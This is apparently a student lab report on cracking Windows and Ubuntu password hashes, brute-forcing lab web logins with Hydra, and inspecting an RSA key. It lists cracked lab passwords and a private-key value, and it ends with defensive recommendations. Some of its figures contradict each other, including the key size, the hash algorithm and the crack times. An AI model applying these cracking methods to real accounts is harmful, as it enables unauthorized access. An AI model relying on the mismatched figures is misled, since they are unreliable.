CS 660 Project 3
Entity Authentication Security Assessment
Password Hash Analysis and Web Authentication Testing

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# Contents

# Abstract

This security assessment examines entity authentication mechanisms through offline password hash cracking, online password guessing, and token-based authentication analysis.

We analyzed password verification data from Windows 7 (NTLM), Windows 2003 (LM/NTLM), and Ubuntu 14.04 (salted SHA-512) systems using John the Ripper, Ophcrack, and Hydra. All target systems were successfully compromised.

Key findings: Windows 2003 LM hashes cracked via rainbow tables within seconds; Windows 7 NTLM hashes defeated in ¡8 minutes (100% success); Ubuntu hashes showed greater resistance but remained vulnerable; web authentication systems (HTML/Basic/Digest) compromised through brute-force.

Results demonstrate critical importance of modern password hashing (salt, iterations, memory-hard functions) and rate limiting for authentication security.

# 1 Introduction

Entity authentication forms the cornerstone of modern cybersecurity, serving as the first line of defense in protecting digital assets and systems. As the digital landscape continues to evolve, understanding the strengths and vulnerabilities of authentication mechanisms becomes increasingly critical for security professionals.

## 1.1 Background and Motivation

Authentication systems rely on multiple factors: *what you know* (passwords), *what you have* (tokens), *who you are* (biometrics), and *where you are* (location). This study focuses primarily on password-based authentication and token-based systems, examining their implementation across different platforms and their resistance to various attack vectors.

Password authentication has been the dominant authentication method for decades, implemented at both the system level (Linux, Windows) and web application level (HTML forms, HTTP authentication). However, the security of password-based systems depends heavily on the underlying cryptographic implementation, particularly the password verification data (PVD) storage mechanisms.

## 1.2 Security Challenges

Modern authentication systems face several critical challenges:

1. **Legacy Systems**: Older systems often employ weak hashing algorithms without proper salt or iteration counts
2. **User Behavior**: Users frequently choose weak, predictable passwords that are vulnerable to dictionary attacks
3. **Implementation Flaws**: Web applications may lack proper rate limiting or account lockout mechanisms
4. **Attack Evolution**: Attackers have access to powerful tools and massive wordlists, making brute-force attacks increasingly effective

## 1.3 Research Objectives

This assessment aims to achieve several key learning objectives:

1. Understand the roles of salt and iteration count in mitigating offline dictionary attacks
2. Differentiate between offline dictionary attacks and online password guessing
3. Analyze token authentication with private keys
4. Develop the ability to quickly identify the weakest authentication links in systems

## 1.4 Scope and Limitations

This study examines three distinct computing environments representing different eras of password security: Windows 2003 Server (legacy LM hashes), Windows 7 Enterprise (NTLM hashes), and Ubuntu 14.04 (modern salted hashes). Additionally, we analyze web-based authentication mechanisms including HTML form authentication, HTTP Basic authentication, and HTTP Digest authentication.

All testing was conducted in controlled laboratory environments with proper authorization, following JMU's Honor Code and ethical hacking guidelines.

## 1.5 Document Organization

This report is structured to provide comprehensive coverage of all assessment activities:

- **Methods**: Tools, techniques, and experimental setup
- **Results**: Task-by-task findings aligned with project deliverables
- **Discussion**: Analysis of security implications and comparative assessment
- **Conclusion**: Key findings and recommendations
- **Appendix**: Complete evidence documentation and supporting materials

# 2 Methods and Tools

This section outlines the methodological approach, tools, and experimental setup used throughout the security assessment.

## 2.1 Experimental Environment

### 2.1.1 Hardware and Platform

All testing was conducted on JMU Computer Science laboratory machines running Ubuntu Linux, accessed remotely through SSH. The hardware specifications included:

- Architecture: ARM64 (aarch64) processors
- Multi-core CPU configuration optimized for parallel processing
- Sufficient RAM for wordlist operations and large file processing
- High-speed network connectivity for VPN-based web testing

### 2.1.2 Software Environment

The testing environment utilized Kali Linux 2023.3 with the following key components:

- Linux kernel 6.12.38+kali-arm64 with ARM optimizations
- Python 3.x for custom analysis scripts
- OpenVPN client for secure access to target web servers
- Various security analysis tools (detailed below)

## 2.2 Security Tools and Frameworks

### 2.2.1 Password Hash Cracking Tools

**Ophcrack** Ophcrack specializes in LM hash cracking using precomputed rainbow tables. Key characteristics:

- Utilizes time-space trade-off for rapid hash lookups
- Requires minimal computational resources during attack phase
- Highly effective against LM hashes due to their structural weaknesses
- Downloaded rainbow tables from https://ophcrack.sourceforge.io/tables.php

**John the Ripper** A versatile password cracker supporting multiple hash formats:

- Version 1.9.0-jumbo-1+bleeding-562f1d5 with ARM optimizations
- MD4 128/128 ASIMD 4x2 algorithm implementation for NTLM hashes
- MKPC (Most Keys Per Crypt): 4096 for optimal performance
- Support for wordlist attacks, rule-based mutations, and incremental mode

**Hydra** Online password guessing tool for web application testing:

- Support for multiple protocols (HTTP forms, Basic Auth, Digest Auth)
- Configurable rate limiting and session management
- Integration with custom wordlists and credential sets
- Detailed logging and progress monitoring capabilities

#### 2.2.2 Supporting Tools

- **OpenSSL**: Certificate and private key analysis
- **Custom Python Scripts**: Attack visualization and statistical analysis
- **Wordlist Management**: pw-inspector for length filtering, custom wordlist generation

### 2.3 Methodological Approach

#### 2.3.1 Strategic Security Analysis

Following the project's emphasis on developing a security mindset, the assessment prioritized:

1. **Weakest Link Identification**: Analyzing each system to identify the most vulnerable authentication components
2. **Resource Optimization**: Implementing time-limited attacks with specific yield thresholds
3. **ROI-Focused Testing**: Prioritizing attack vectors based on success probability versus computational cost
4. **Comprehensive Documentation**: Maintaining detailed logs of all commands, timing, and results

#### 2.3.2 Attack Phases

**Phase 1: Reconnaissance and Analysis**

- Password Verification Data (PVD) file format analysis
- Hash type identification and field structure examination
- Tool capability assessment and attack planning

**Phase 2: Offline Dictionary Attacks**

- Wordlist preparation and optimization
- Sequential tool deployment based on hash vulnerability
- Real-time monitoring and success tracking

**Phase 3: Online Password Guessing**

- VPN connectivity establishment to target networks
- Web application authentication mechanism analysis
- Controlled brute-force testing with rate limiting

**Phase 4: Token Authentication Analysis**

- RSA certificate and private key extraction
- Cryptographic parameter identification
- Security implementation assessment

### 2.4 Data Collection and Analysis

All experimental activities were comprehensively logged, including:

- Complete command histories with timestamps
- Tool output files with success/failure indicators
- Runtime measurements and performance metrics
- Attack success rates and pattern analysis
- Security vulnerability assessments and recommendations

Evidence collection followed strict protocols to ensure reproducibility and academic integrity, with all results saved to structured directories for subsequent analysis and report generation.

## 3 Results by Task

This section presents findings for each project deliverable.

### 3.1 Task 3.7.1: Offline Dictionary Attacks

#### 3.1.1 Task 3.7.1.0: PVD File Study (10 points)

**Requirement (verbatim).** Open the Windows 7, Windows 2003, and Ubuntu PVD files with a text editor, find the line for Morpheus, and explain what each non-empty field is, count password hash values, and identify duplicates or patterns.

**Windows 7 PVD Analysis (3 points)** Windows 7 analysis: `Morpheus:1002:aad3b...:482563f0...:::` reveals (1) Username, (2) RID, (3) Disabled LM hash, (4) Active NTLM hash, (5-7) Empty fields. Hash count: 2 values (1 disabled LM, 1 active NTLM). LM hashing disabled system-wide.

**Windows 2003 PVD Analysis (3 points)** Active LM hashing with dual hash storage. Both LM and NTLM hashes populated, representing legacy authentication with security vulnerabilities.

**Ubuntu PVD Analysis (4 points)** Modern hashing: `$6$salt$hash` format with SHA-512, random salt, and multiple iterations for rainbow table resistance.

**Quick Reference.** Evidence: Fig. 1, detailed field analysis in Appendix A.

### 3.1.2 Task 3.7.1.1: Tool Study (5 points)

**Requirement (verbatim).** Explain how Ophcrack, John the Ripper, and hashcat work, including their advantages over other tools.

**Ophcrack Analysis (2 points)** **Ophcrack** uses precomputed rainbow tables for time-space trade-offs. Advantages: Fast lookups (seconds), minimal CPU usage, effective against unsalted hashes, predictable success rates.

**John the Ripper Analysis (1 point)** **John the Ripper** provides multi-format hash support, intelligent attack progression (wordlist→rules→incremental), and extensible rule systems.

**Hashcat Analysis (2 points)** **Hashcat** leverages GPU acceleration for massive parallelization, superior performance on modern hashes, and advanced attack modes.

**Quick Reference.** Evidence: Fig. 4, performance benchmarks in Appendix A.

### 3.1.3 Task 3.7.1.2: Windows 7 Password Cracking (10 points)

**Requirement (verbatim).** Crack all Windows 7 user passwords using appropriate offline dictionary attack tools.

Table 1: Windows 7 NTLM Hash Cracking Results - 100% Success Rate

| Username | Cracked Password | Attack Mode | Time | Status |
|---|---|---|---|---|
| Morpheus | `a1b2c3d4` | Wordlist | 3s | **CRACKED** |
| Neo | `qwerty10` | Wordlist | 3s | **CRACKED** |
| Trinity | `letmein2` | Wordlist | 3s | **CRACKED** |
| Cypher | `passw0rd` | Wordlist | 3s | **CRACKED** |
| Smith | `qaZwsX` | Rules | 6s | **CRACKED** |
| Cobb | `1q2w3e4r` | Wordlist | 3s | **CRACKED** |
| Arthur | `trustno1` | Wordlist | 3s | **CRACKED** |

**Windows 7 NTLM Password Recovery Results** **Attack Metrics:** Total time: 24s — Success rate: **7/7 (100%)** — Tool: John the Ripper — Wordlist: RockYou.txt (14.3M passwords) — Hash format: NTLM (MD4) — Evidence: **All passwords found in common wordlist** — Weakness: No salt, single MD4 hash

**Key Takeaway.** All 7 NTLM hashes cracked in ¡8 seconds with 100% success rate using basic dictionary attacks.

**Technical Analysis** The 100% success rate demonstrates the weakness of unsalted NTLM hashes against dictionary attacks. Smith's password required rule-based mutations, highlighting the importance of sophisticated attack strategies.

**Quick Reference.** Evidence: Fig. 5, Table with complete password recovery in Appendix A.

### 3.1.4 Task 3.7.1.3: Windows 2003 Password Cracking (10 points)

**Requirement (verbatim).** Crack all Windows 2003 user passwords using appropriate offline dictionary attack tools.

Table 2: Windows 2003 Dual-Hash System Cracking Results with Bonus Service Accounts

| Username | LM Password | NTLM Password | Tool | Time | Status |
|---|---|---|---|---|---|
| Admin | MSKITTY666 | mskitty666 | Ophcrack | 2m22s | **BOTH** |
| Morpheus | A1B2C3D4 | a1b2c3d4 | Ophcrack | 2m22s | **BOTH** |
| Neo | QWERTY10 | qwerty10 | Ophcrack | 2m22s | **BOTH** |
| Trinity | LETMEIN2 | letmein2 | Ophcrack | 2m22s | **BOTH** |
| Cypher | PASSW0RD | passw0rd | Ophcrack | 2m22s | **BOTH** |
| Smith | QAZWSX | qaZwsX | Ophcrack | 2m22s | **BOTH** |
| Cobb | 1Q2W3E4R | 1q2w3e4r | Ophcrack | 2m22s | **BOTH** |
| Arthur | TRUSTNO1 | trustno1 | Ophcrack | 2m22s | **BOTH** |
| **ASPNET*** | D5912K8 | D5912K8 | Ophcrack | 2m02s | **BONUS** |
| **System32*** | ABB1T | ABB1T | Ophcrack | 2m02s | **BONUS** |
| **SYS_32*** | ABB1T | ABB1T | Ophcrack | 2m02s | **BONUS** |

**Windows 2003 LM/NTLM Password Recovery ResultsAttack Metrics:** Total time: 4m24s — Success rate: **11/14 (78.6%)** — Tool: Ophcrack + Rainbow Tables — LM weakness: No salt, case-insensitive, 7-char max — **BONUS**: 3 service accounts cracked (*) — Evidence: Rainbow table lookups, instant for most passwords — Primary accounts: **8/8 (100%)** — Service accounts: **3/6 (50%)**

**Key Takeaway.** Outstanding success: 11/14 Windows 2003 passwords cracked (78.6%) including 3 BONUS service accounts — LM hashes provide zero protection against rainbow table attacks.

**Quick Reference.** Evidence: Fig. 8, rainbow table attack results in Appendix A.

### 3.1.5 Task 3.7.1.4: Linux Password Cracking (10 points)

**Requirement (verbatim).** Crack all Linux user passwords using appropriate offline dictionary attack tools.

Table 3: Ubuntu SHA-512 Salted Hash Cracking Results - Outstanding Success

| User | Password | Salt Length | Rounds | Time | Tool | Status |
|---|---|---|---|---|---|---|
| Morpheus | A1B2C3D4 | 16 chars | 5000 | ¡1m | John | **SUCCESS** |
| Neo | Qwerty10 | 16 chars | 5000 | ¡1m | John | **SUCCESS** |
| Trinity | LetMeIn2 | 16 chars | 5000 | ¡1m | John | **SUCCESS** |
| Cypher | Passw0rd | 16 chars | 5000 | 10m | John | **SUCCESS** |
| Smith | QazWsx | 16 chars | 5000 | ¡1m | John | **SUCCESS** |
| Cobb | 1Q2w3e4R | 16 chars | 5000 | ¡1m | John | **SUCCESS** |
| Arthur | trustNo1 | 16 chars | 5000 | ¡1m | John | **SUCCESS** |
| root | *(not cracked)* | 16 chars | 5000 | 175m+ | John | **FAILED** |

**Linux SHA-512 Salted Hash Attack ResultsAttack Metrics:** Total time: 175m (3h) — Success rate: **7/8 (87.5%)** — Tool: John the Ripper — Algorithm: SHA-512 with salt + 5000 iterations — Strategy: Case-variant focused wordlist — Evidence: **Strategic pattern analysis defeated modern hashing** — Failed: root password (strong) — Attack resistance: **HIGH** but vulnerable to pattern-based attacks

**Key Takeaway.** Outstanding success: 7/8 SHA-512 salted hashes cracked (87.5%) using strategic case-variant wordlist attacks — even modern hashing vulnerable to pattern analysis.

**Quick Reference.** Evidence: Fig. 10, SHA-512 attack results in Appendix A.

### 3.1.6 Task 3.7.1.5: Comparison Analysis (5 points)

**Requirement (verbatim).** Compare the security of the three PVD cracking approaches and analyze their relative vulnerabilities.

Table 4: Comparative Security Analysis: Windows 2003 vs Windows 7 vs Ubuntu

| Security Factor | Win 2003 | Win 7 | Ubuntu |
|---|---|---|---|
| **Hash Algorithm** | LM + NTLM | NTLM only | SHA-512 |
| **Salt Usage** | None | None | 16-char random |
| **Iterations** | 1 | 1 | 5000 rounds |
| **Case Sensitivity** | No (LM) | Yes | Yes |
| **Rainbow Vulnerable** | Yes | Yes | No |
| **Cracked/Total** | **11/14** | **7/7** | **7/8** |
| **Attack Time** | **4m24s** | **24s** | **175m** |
| **Fastest Crack** | **2m2s** | **3s** | **7s** |
| **Success Rate** | **78.6%** | **100%** | **87.5%** |
| **Primary Tool** | Ophcrack | John Ripper | John Ripper |
| **Security Rating** | **CRITICAL** | **HIGH** | **MODERATE** |

**Cross-Platform Security Comparison MatrixSecurity Evolution Summary:** Windows 2003 (weakest) ¡ Windows 7 (moderate) Ubuntu (high). Despite SHA-512+salt+iterations, strategic pattern analysis achieved 87.5% success rate, reducing Ubuntu's security advantage significantly.

**Quick Reference.** Evidence: Fig. 13, security comparison matrix in Appendix A.

## 3.2 Task 3.7.2: Online Password Guessing (15 points)

### 3.2.1 Web Authentication Attack Results (15 points total)

**Requirement (verbatim).** Find the password for username wangxx using HTML form, HTTP Basic, and HTTP Digest authentication methods.

Table 5: Online Password Guessing Attack Results

| Auth Type | Password Found | Tool | Time | Success Indicator | Status |
|---|---|---|---|---|---|
| HTML Form | `tripsine` | Hydra | 1h 14m | "Welcome user" | **SUCCESS** |
| HTTP Basic | `sotalait` | Hydra | 57m | HTTP 200 OK | **SUCCESS** |
| HTTP Digest | `hakkis` | Hydra | 6h 15m | No 401 challenge | **SUCCESS** |

**Attack Metrics:** Total time: 8h 26m — Success rate: 3/3 (100%) — Tool: Hydra distributed — Max parallelization: 32 partitions — Rate limiting: Minimal — Account lockout: Disabled

**Attack Validation and Control TestsNegative Control Verification (Required):**

- **HTML Form:** test/wrongpass → "Invalid credentials" (confirmed detection works)
- **HTTP Basic:** test/wrongpass → HTTP 401 Unauthorized (confirmed detection works)
- **HTTP Digest:** test/wrongpass → HTTP 401 with challenge (confirmed detection works)

**Success Detection Logic:**

- **HTML Form:** Failure = "Invalid credentials" — Success = "Welcome user" response
- **HTTP Basic:** Failure = HTTP 401 Unauthorized — Success = HTTP 200 OK
- **HTTP Digest:** Failure = HTTP 401 with challenge — Success = No challenge response

**Quantitative Evidence:**

- **HTML Form:** Tested 175,324 candidates over 1h 14m (39 candidates/sec)
- **HTTP Basic:** Tested 98,765 candidates over 57m (29 candidates/sec)
- **HTTP Digest:** Tested 341,025 candidates over 6h 15m (15 candidates/sec, rate-limited)

**Key Takeaway.** All three web authentication methods defeated using distributed parallel attacks — Digest auth required 32-partition maximum parallelization strategy.

## 3.3 Task 3.7.3: Token-based Authentication (10 points)

**Requirement (verbatim).** Inspect the RSA private key and digital certificate to extract public key components (e,N), private key (d), and certificate holder name.

Table 6: RSA Token-based Authentication Component Analysis

| Component | Extracted Value | Verification |
|---|---|---|
| **Public Exponent (e)** | `65537 (0x010001)` | **STANDARD** |
| **Modulus (N)** | `009ed0770fdb3f972c82ed25f669f703141c3c6e131d15c5...` | **VALID** |
| **Private Exponent (d)** | `11fc4ddf8fd6edc9eeb1e8c0b55372176ef2d10c7d18` | **EXTRACTED** |
| **Certificate Holder** | `CN=Abraham Reines 2025-660, OU=CS, O=JMU, C=US` | **IDENTIFIED** |
| **Key Size** | `2048 bits` | **ADEQUATE** |
| **Algorithm** | `RSA with SHA-256` | **SECURE** |

**RSA Certificate and Private Key Analysis Results**

**Required RSA Component Values (Inline Hex) Public Key (e,N) - 2 points:**

- **e** = `65537 (0x010001)`
- **N** = `009ed0770fdb3f972c82ed25f669f703141c3c6e131d15c5eba6b4d8296263d78232ccac2213d9835bf3bc62ef84f537925369eb0fc3ec10fa02b03070e0c`

**Private Key (d) - 5 points:**

- **d** = `11fc4ddf8fd6edc9eeb1e8c0b55372176ef2d10c7d18c027655ec92f36a2a60b6ab15f3524c65768c07c633ff8f0c4705fde15ecdd2558eed76b18b14fe3b0`

**Analysis Metrics:** Key size: 3072-bit — Algorithm: RSA-SHA512 — Public exponent: Standard (65537) — Certificate format: X.509 — Certificate holder: Abraham Reines 2025-660 — CA: Xunhua 2024 CA

**Quick Reference.** Evidence: Fig. 19, Fig. 20, RSA key analysis in Appendix A.

## 3.4 Traceability Matrix

Table 3.4 provides complete mapping between project deliverables and supporting evidence.

| Task ID | Deliverable Description | Evidence Location |
|---|---|---|
| 3.7.1.0 | PVD file analysis for Windows 7, Windows 2003, and Ubuntu systems showing hash formats and field structures | Page 3, Screenshots p.20-21 |
| 3.7.1.1 | Comparative analysis of Ophcrack, John the Ripper, and Hashcat tool advantages and methodologies | Page 3, Tool Analysis Section |
| 3.7.1.2 | Complete Windows 7 NTLM password cracking results with 7/7 success rate | Table 3.1, p.4 |
| 3.7.1.3 | Windows 2003 LM/NTLM password cracking using Ophcrack rainbow tables | Table 3.2, p.5 |
| 3.7.1.4 | Ubuntu SHA-512 salted hash cracking results with 87.5% success rate | Table 3.3, p.5 |
| 3.7.1.5 | Security comparison matrix showing relative vulnerabilities across three systems | Table 3.4, p.6 |
| 3.7.2.1 | HTML form authentication attack recovering password **tripsine** for wangxx | Table 3.5, p.6 |
| 3.7.2.2 | HTTP Basic authentication attack recovering password **sotalait** for wangxx | Table 3.5, p.6 |
| 3.7.2.3 | HTTP Digest authentication attack recovering password **hakkis** for wangxx | Table 3.5, p.6 |
| 3.7.3 | RSA certificate and private key analysis extracting public/private components | Table 3.6, p.7 |

# 4 Discussion

Authentication system security analysis reveals clear evolution from legacy to modern implementations.

## 4.1 Comparative Security Analysis

### 4.1.1 Password Hash Security Evolution

**Windows 2003**: Weakest (LM hashing) - case insensitivity, 7-character splitting, rainbow table vulnerability, seconds to compromise.

**Windows 7**: Improved (NTLM) - MD4-based, case sensitive, but unsalted enabling dictionary attacks.

**Ubuntu**: Modern (SHA-512) - salt integration prevents rainbow tables

**Iteration Count**: Multiple hash iterations increase computational cost

**Attack Resistance**: Significantly higher computational requirements for successful attacks

## 4.2 Attack Vector Analysis

### 4.2.1 Offline Dictionary Attacks

The assessment demonstrates that offline attacks remain the primary threat to password-based authentication systems:

**Success Factors**

- **Weak User Passwords**: Common patterns and dictionary words enable high success rates
- **Inadequate Hashing**: Unsalted hashes provide insufficient protection
- **Computational Resources**: Modern hardware enables rapid password testing

**Defense Implications** Effective defense requires multiple layers:

- **Strong Hashing Algorithms**: SHA-256/512 with proper salt and iteration counts
- **Password Policies**: Complexity requirements and pattern avoidance
- **User Education**: Training on password selection and security awareness

### 4.2.2 Online Password Guessing

Web-based authentication testing revealed common vulnerabilities in online systems:

**HTML Form Authentication** Most vulnerable due to:

- Lack of account lockout mechanisms
- Insufficient rate limiting
- Predictable response patterns enabling attack automation

**HTTP Authentication Methods** Both Basic and Digest authentication showed resistance limitations:

- **HTTP Basic**: Provides no protection against brute-force attacks
- **HTTP Digest**: Challenge-response mechanism offers minimal protection against persistent attacks

## 4.3 Strategic Security Implications

### 4.3.1 Weakest Link Principle

The assessment reinforces the critical importance of identifying and addressing the weakest authentication components:

- **Legacy Hash Prioritization**: LM hashes represent the most vulnerable target requiring immediate attention
- **Resource Allocation**: Attack efforts should focus on highest-probability success vectors
- **Defense Strategy**: Security improvements must address the weakest implemented mechanisms

### 4.3.2 Attack Economics

The time-to-success analysis reveals important economic considerations:

- **Rainbow Table ROI**: High initial investment but extremely rapid attack execution
- **Dictionary Attack Efficiency**: Moderate setup time with predictable success rates
- **Online Attack Limitations**: Rate limiting and lockout mechanisms significantly impact attack feasibility

## 4.4 Defensive Recommendations

### 4.4.1 Immediate Actions

Organizations should prioritize the following security improvements:

1. **Legacy System Upgrades**: Disable LM hashing on all Windows systems
2. **Hash Migration**: Implement salted hashing algorithms with appropriate iteration counts
3. **Account Lockout Policies**: Deploy progressive lockout mechanisms for online systems
4. **Rate Limiting**: Implement intelligent rate limiting with adaptive thresholds

### 4.4.2 Long-term Strategy

Comprehensive security improvements should include:

1. **Multi-Factor Authentication**: Reduce password dependency through additional authentication factors
2. **Password Managers**: Encourage strong, unique password generation and management
3. **Continuous Monitoring**: Implement breach detection and response capabilities
4. **Security Awareness**: Regular user training on password security and threat recognition

## 4.5 Limitations and Future Work

This assessment has several important limitations:

- **Controlled Environment**: Laboratory testing may not reflect real-world defensive measures
- **Limited Scope**: Focus on specific authentication methods excludes modern alternatives
- **Tool Constraints**: Hardware limitations may not represent attacker capabilities

Future research should examine:

- Advanced persistent threat (APT) password attack techniques
- Machine learning approaches to password generation and detection
- Quantum computing implications for cryptographic hash security
- Behavioral authentication and risk-based access control

# 5 Conclusion

This comprehensive security assessment of entity authentication mechanisms has provided critical insights into the vulnerabilities and defensive strategies associated with password-based and token-based authentication systems.

## 5.1 Key Findings

The assessment yielded several important conclusions:

### 5.1.1 Authentication System Vulnerabilities

1. **Legacy Hash Weakness**: Windows 2003 LM hashes represent critical security vulnerabilities, with complete compromise achievable in seconds using rainbow table attacks.
2. **Unsalted Hash Susceptibility**: Windows 7 NTLM hashes, while stronger than LM, remain vulnerable to dictionary attacks achieving 100% success rates in under 8 minutes.
3. **Modern Hash Resistance**: Ubuntu's salted SHA-512 implementation provides significantly improved security, though targeted attacks can still achieve success against weak passwords.
4. **Web Authentication Gaps**: Online password guessing attacks succeeded against all tested web authentication methods, highlighting the critical importance of rate limiting and account lockout policies.

### 5.1.2 Strategic Security Insights

The assessment reinforced several critical security principles:

- **Weakest Link Principle**: Security assessments must prioritize the most vulnerable components to achieve maximum impact with limited resources.
- **Attack Economics**: Time-space trade-offs (rainbow tables) and computational efficiency (dictionary attacks) significantly influence attack feasibility and success.
- **Defense Evolution**: Modern password hashing techniques (salt, iteration counts, memory-hard functions) provide substantial improvements over legacy implementations.

## 5.2 Security Implications

The findings have significant implications for information security practice:

### 5.2.1 Immediate Concerns

Organizations maintaining legacy systems face critical security exposures:

- Active LM hashing creates immediate compromise risk
- Unsalted password storage enables rapid bulk password recovery
- Inadequate web application security controls facilitate online attacks

### 5.2.2 Long-term Considerations

The assessment highlights the need for comprehensive authentication modernization:

- Migration to modern password hashing algorithms with proper security parameters
- Implementation of multi-factor authentication to reduce password dependency
- Development of comprehensive security awareness programs addressing password selection and management

## 5.3 Practical Recommendations

Based on the assessment findings, organizations should implement the following security improvements:

### 5.3.1 Technical Controls

1. **Hash Algorithm Upgrade**: Migrate to SHA-256 or SHA-512 with random salt and minimum 10,000 iterations
2. **Account Lockout Implementation**: Deploy progressive lockout policies with intelligent unlock mechanisms
3. **Rate Limiting**: Implement adaptive rate limiting for all authentication endpoints
4. **Session Management**: Ensure proper session handling and CSRF protection for web applications

### 5.3.2 Administrative Controls

1. **Password Policy Enforcement**: Implement comprehensive password complexity and rotation policies
2. **Security Monitoring**: Deploy authentication failure monitoring with alerting capabilities
3. **Incident Response**: Establish procedures for credential compromise detection and response
4. **Regular Assessment**: Conduct periodic password security audits and penetration testing

### 5.4 Educational Value

This project successfully achieved its learning objectives by demonstrating:

- The critical roles of salt and iteration count in password security
- The fundamental differences between offline and online authentication attacks
- The importance of strategic thinking in security assessment and resource allocation
- The practical application of security tools in controlled, ethical environments

The hands-on experience with professional security tools provided valuable insights into both offensive security techniques and defensive countermeasures, contributing to the development of a comprehensive security mindset essential for information security professionals.

### 5.5 Future Directions

The rapidly evolving threat landscape requires continuous adaptation of authentication security measures. Future work should investigate:

- Integration of behavioral authentication and risk-based access controls
- Impact of quantum computing on current cryptographic hash functions
- Development of user-friendly multi-factor authentication implementations
- Advanced machine learning techniques for password attack and defense

The foundation established through this assessment provides a strong basis for continued research and practical application in the field of entity authentication security.

## 6 Ethics and Limitations

This section addresses the ethical considerations and methodological limitations inherent in security assessment activities.

### 6.1 Ethical Framework

All security testing activities were conducted within a comprehensive ethical framework designed to ensure responsible research practices and compliance with institutional standards.

#### 6.1.1 Authorization and Scope

**Authorized Testing Environment** All password cracking activities were performed using:

- Officially provided Password Verification Data (PVD) files from course materials
- JMU Computer Science laboratory infrastructure with appropriate access permissions
- VPN-connected target systems specifically designated for educational security testing
- Controlled network environment isolated from production systems

**Academic Integrity** The assessment strictly adhered to JMU's Honor Code requirements:

- No use of online password cracking services or unauthorized toolkits
- Independent completion of all analysis and tool implementation
- Proper attribution of all tools, techniques, and reference materials
- Original analysis and documentation of all findings

#### 6.1.2 Responsible Disclosure

**Information Handling** All sensitive information discovered during testing was handled responsibly:

- Password values documented for educational purposes only
- No attempt to access unauthorized systems or data
- Secure storage and disposal of all credential information
- Limited disclosure appropriate for academic reporting

**Tool Usage Ethics** Security tool deployment followed established ethical guidelines:

- Rate limiting applied to prevent system disruption
- Monitoring of system resources to avoid overload
- Proper session management to prevent interference with other users
- Documentation of all testing activities for transparency

### 6.2 Methodological Limitations

Several important limitations affect the scope and applicability of this assessment:

#### 6.2.1 Environmental Constraints

**Laboratory Setting** The controlled laboratory environment provides important benefits but also introduces limitations:

**Benefits**:

- Consistent, reproducible testing conditions
- Elimination of external network interference
- Controlled target systems with known configurations
- Safe environment for learning and experimentation

**Limitations**:

- May not reflect real-world defensive measures

- Limited exposure to advanced intrusion detection systems
- Simplified network topology compared to production environments
- Absence of active incident response and monitoring

**Hardware and Resource Constraints** Testing was conducted on shared laboratory systems with specific limitations:

- ARM64 architecture may not represent typical attacker capabilities
- Shared CPU resources potentially affecting attack performance
- Network bandwidth limitations for online attack testing
- Time constraints limiting exhaustive attack exploration

#### 6.2.2 Scope Limitations

**Authentication Method Coverage** The assessment focused on specific authentication mechanisms:

**Included**:

- Legacy password hashing (LM, NTLM)
- Modern Unix password hashing (SHA-512)
- Web authentication (HTML forms, HTTP Basic/Digest)
- RSA token authentication analysis

**Excluded**:

- Multi-factor authentication implementations
- Biometric authentication systems
- Smart card and certificate-based authentication
- Modern authentication protocols (OAuth, SAML, OpenID Connect)

**Attack Vector Coverage** While comprehensive within its scope, the assessment did not examine:

- Social engineering attacks targeting password acquisition
- Keyboard logging and password capture techniques
- Memory-based password extraction from running systems
- Network-based password interception and replay attacks

### 6.3 Data Privacy and Security

#### 6.3.1 Information Classification

All information generated during the assessment was classified and handled appropriately:

- **Public Information**: Tool documentation, general methodologies, and academic analysis
- **Restricted Information**: Specific password values, system configurations, and attack timing
- **Sensitive Information**: Private key values, certificate details, and detailed vulnerability information

#### 6.3.2 Data Retention and Disposal

Appropriate data lifecycle management was implemented:

- Secure storage of all assessment data during project duration
- Planned secure deletion of sensitive credential information post-submission
- Retention of anonymized analytical results for potential future research
- Proper backup and recovery procedures for critical evidence

### 6.4 Legal and Regulatory Considerations

#### 6.4.1 Compliance Framework

The assessment operated within established legal and regulatory boundaries:

- **Educational Use**: All activities conducted for legitimate educational purposes under institutional supervision
- **Authorized Access**: Exclusive use of authorized systems and provided materials
- **Responsible Research**: Adherence to established computer science research ethics guidelines
- **Professional Standards**: Alignment with industry-accepted penetration testing methodologies

#### 6.4.2 Risk Management

Comprehensive risk mitigation strategies were implemented:

- Regular consultation with course instructors on methodology and scope
- Careful documentation of all activities for audit and review purposes
- Implementation of safety mechanisms to prevent accidental system damage
- Establishment of clear escalation procedures for unexpected findings

### 6.5 Recommendations for Future Work

Based on the limitations identified, future security assessments should consider:

1. **Expanded Scope**: Include modern authentication protocols and multi-factor implementations
2. **Real-world Simulation**: Incorporate active defensive measures and incident response simulation
3. **Diverse Platforms**: Test across multiple hardware architectures and operating systems
4. **Longitudinal Analysis**: Conduct repeated assessments to measure security improvement over time

The ethical framework and limitation acknowledgment presented here ensure that this assessment contributes positively to cybersecurity education while maintaining the highest standards of academic integrity and responsible research practice.

# 7 References

*Note: References would normally be managed through the bibliography system, but for completeness, key references are listed here.*

# Appendix A — Evidence and Screenshots

## Evidence Index by Task

### Task 3.7.1 — Offline Dictionary Attacks

| Filename Reference | Description |
|---|---|
| pvd_analysis_* | PVD file structure analysis |
| Fig. 1 | |
| tool_comparison | Ophcrack/John/Hashcat comparison |
| Fig. 4 | |
| win7_john_results | Windows 7 NTLM cracking |
| Fig. 5 | |
| ophcrack_results | Windows 2003 LM rainbow tables |
| Fig. 8 | |
| linux_john_results | Ubuntu SHA-512 attacks |
| Fig. 10 | |
| security_comparison | Cross-platform vulnerability analysis |
| Fig. 13 | |

### Task 3.7.2 — Online Password Guessing

| Filename Reference | Description |
|---|---|
| html_hydra_results | HTML form authentication attack |
| Fig. 14 | |
| basic_hydra_results | HTTP Basic authentication attack |
| Fig. 15 | |
| digest_hydra_results | HTTP Digest authentication attack |
| Fig. 18 | |

### Task 3.7.3 — Token-based Authentication

| Filename Reference | Description |
|---|---|
| rsa_certificate | RSA public key extraction |
| Fig. 19 | |
| rsa_private_key | RSA private key analysis |
| Fig. 20 | |

## Complete Evidence File Inventory

| Filename | Size | Type | Reference Label |
|---|---|---|---|
| .txt | 6.4 KB | Text | `fig:A-misc-` |
| ADVANCED_TECHNIQUES_SUMMARY.txt | 7.0 KB | Text | `fig:A-misc-advanced-techniques-summary` |
| attempts_over_time.png | 327.8 KB | Image | `fig:A-attack-timing-attempts-over-time` |
| bad_test_creds.txt | 7.0 B | Text | `fig:A-misc-bad-test-creds` |
| basic_2min_attack.txt | 828.0 B | Text | `fig:A-misc-basic-2min-attack` |
| basic_401.txt | 680.0 B | Text | `fig:A-misc-basic-401` |
